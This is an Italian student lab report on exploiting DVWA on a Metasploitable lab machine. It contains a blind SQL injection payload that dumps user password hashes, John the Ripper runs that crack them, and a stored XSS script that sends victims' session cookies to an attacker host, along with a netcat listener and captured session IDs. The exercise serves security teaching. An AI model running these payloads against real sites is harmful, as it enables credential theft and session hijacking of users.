Introduzione:

Il presente report documenta l'esecuzione di un esercizio focalizzato sull'analisi e sfruttamento di vulnerabilità specifiche, all'interno dell'ambiente controllato della macchina di laboratorio Metasploitable. L'obiettivo principale consiste nell'esplorare e sfruttare le vulnerabilità di tipo SQL injection (blind) e XSS stored, presenti nell'applicazione Damn Vulnerable Web Application (DVWA), configurata al livello di sicurezza "LOW".

Si richiede agli studenti di condurre due fasi di attacco specifiche:


Recuperare le password degli utenti tramite SQL injection:

Sfruttando la vulnerabilità di SQL injection (blind), gli studenti dovranno individuare e sfruttare le falle nel sistema per recuperare le password degli utenti presenti nel database. Questo processo evidenzierà la criticità delle vulnerabilità SQL injection e la necessità di implementare adeguate misure di sicurezza per prevenirne l'abuso.

Recuperare i cookie di sessione tramite XSS stored:

Attraverso l'exploit della vulnerabilità XSS stored, gli studenti saranno chiamati a recuperare i cookie di sessione delle vittime e inviarli a un server controllato dall'attaccante. Questa fase illustra i rischi legati alle vulnerabilità XSS e sottolinea l'importanza di pratiche sicure nella progettazione e implementazione di applicazioni web.

Iniziamo a recuperare le password degli utenti presenti sul DB (sfruttando la SQLi)



Qui abbiamo usato la query sottostante per visualizzare i nomi utenti con le password.

%' and 1=0 union select null, concat(first_name,0x0a,last_name,0x0a,user,0x0a,password) from users #

Con questa Query abbiamo trovato le password in hash MD5

Ora andiamo a decriptarle con un altro tool


Con questo comando abbiamo recuperato le password in chiaro

—(kali®kali)-[~/Desktop]

```
$ john --format=raw-md5 --wordlist=rockyou.txt hash.txt
Using default input encoding: UTF-8
Loaded 1 password hash (Raw-MD5 [MD5 256/256 AVX2 8×3])
Press 'q' or Ctrl-C to abort, almost any other key for status
                 (?)
password
1g 0:00:00:00 DONE (2024-01-12 04:53) 100.0g/s 38400p/s 38400c/s 38400C/s 123456..michael1
Use the "--show --format=Raw-MD5" options to display all of the cracked passwords reliably
Session completed.
 —(kali⊕kali)-[~/Desktop]
$ john --format=raw-md5 --wordlist=rockyou.txt hash.txt
Using default input encoding: UTF-8
Loaded 1 password hash (Raw-MD5 [MD5 256/256 AVX2 8×3])
Press 'q' or Ctrl-C to abort, almost any other key for status
               (?)
abc123
1g 0:00:00:00 DONE (2024-01-12 04:54) 50.00g/s 19200p/s 19200c/s 19200C/s 123456..michael1
Use the "--show --format=Raw-MD5" options to display all of the cracked passwords reliably
Session completed.
 —(kali®kali)-[~/Desktop]
$ john -- format=raw-md5 -- wordlist=rockyou.txt hash.txt
Using default input encoding: UTF-8
Loaded 1 password hash (Raw-MD5 [MD5 256/256 AVX2 8×3])
Press 'q' or Ctrl-C to abort, almost any other key for status
                (?)
1g 0:00:00:00 DONE (2024-01-12 04:55) 100.0g/s 307200p/s 307200c/s 307200C/s my3kids..dangerous
Use the "--show --format=Raw-MD5" options to display all of the cracked passwords reliably
Session completed.
  —(kali⊕kali)-[~/Desktop]
$ john --format=raw-md5 --wordlist=rockyou.txt hash.txt
Using default input encoding: UTF-8
Loaded 1 password hash (Raw-MD5 [MD5 256/256 AVX2 8×3])
Press 'q' or Ctrl-C to abort, almost any other key for status
                 (?)
letmein
lg 0:00:00:00 DONE (2024-01-12 04:55) 50.00g/s 38400p/s 38400c/s 38400C/s jeffrey..james1
Use the "--show --format=Raw-MD5" options to display all of the cracked passwords reliably
Session completed.
```

Ora passiamo alla seconda traccia dell'esercizio:

Recuperare i cookie di sessione delle vittime del XSS stored ed inviarli ad un server sotto il controllo dell'attaccante



Modifichiamo il limite caratteri per scrivere lo script, dove insieme alla richiesta dell'immagine, invia al terminale dell'attaccante il cookie di sessione dell'utente

<script>new Image().src="http://192.168.68.110/cookie.php?"+document.cookie;</script>

Con netcat ci mettiamo in ascolto nella porta 80 tramite il comando:

"nc -lvp 80 -k"


```
—(kali⊕kali)-[~]
└$ nc -lvp 80 -k
listening on [any] 80 ...
192.168.68.110: inverse host lookup failed: Unknown host
connect to [192.168.68.110] from (UNKNOWN) [192.168.68.110] 60542
GET /cookie.php?security=low;%20PHPSESSID=126fc8b0c761bad10c708a12a887b46b HTTP/1.1
Host: 192.168.68.110
User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:109.0) Gecko/20100101 Firefox/115.0
Accept: image/avif,image/webp,*/*
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate
Connection: keep-alive
Referer: http://192.168.68.103/
^c
  —(kali⊕kali)-[~]
s nc -lvp 80 -k
listening on [any] 80 ...
192.168.68.110: inverse host lookup failed: Unknown host
connect to [192.168.68.110] from (UNKNOWN) [192.168.68.110] 34778
GET /cookie.php?security=low;%20PHPSESSID=0508de94d3d145a8da8205a91da33bf0 HTTP/1.1
Host: 192.168.68.110
User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:109.0) Gecko/20100101 Firefox/115.0
Accept: image/avif,image/webp,*/*
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate
Connection: keep-alive
Referer: http://192.168.68.103/
```

Ogni volta che un utente visita la pagina XSS stored, riceviamo nel terminale il cookie di sessione dell'utente nella riga:

GET /cookie.php?security=low;%20PHPSESSID=0508de94d3d145a8da8205a91da33bf0

Dove "0508de94d3d145a8da8205a91da33bf0" è il cookie

Test effettuato anche con Windows 7



Come possiamo vedere dal terminale, è stato identificato

l'indirizzo ip 192.168.68.106 di Windows 7

e l'ID di sessione 42ed5cde9912db8af40af3833e6b5754